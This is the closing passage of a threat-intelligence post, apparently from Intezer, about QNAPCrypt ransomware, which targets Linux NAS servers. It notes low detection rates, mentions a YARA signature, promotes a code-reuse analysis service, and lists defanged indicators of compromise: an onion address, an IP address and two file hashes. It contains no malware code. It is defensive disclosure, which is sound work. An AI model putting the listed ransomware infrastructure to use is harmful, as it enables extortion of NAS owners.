
Furthermore, we have discussed how Linux ransomware has slightly different targets than Windows ransomware, in this case targeting NAS servers rather than Linux endpoints.

Unfortunately detection rates of QNAPCrypt are low, and the ransomware could create significant monetary losses and economic damage in comparison to other types of Linux threats.

We have created a custom [YARA signature](#) for detecting future variants of QNAPCrypt.

## Genetic Analysis

The QNAPCrypt malware variants are now indexed in Intezer's genetic database. If you have a suspicious file that you suspect to be QNAPCrypt or other malware from the Rex group, you can upload it to Intezer Analyze to detect code reuse to this threat family and many others. You are welcome to [try it for free in our community edition](#).



## [Genetic Analysis of the QNAPCrypt ARM variant](#)

### IOCs

sg3dwqfpnr4sl5hh[.]onion

192.99.206[.]61

[3d7ebe73319a3435293838296fbb86c2e920fd0ccc9169285cc2c4d7fa3f120d](#)

[076a6fa4e051c061e19b9e3e37da9c63a9bc7c1a99111ac13b32eb2f70b7fa5c](#)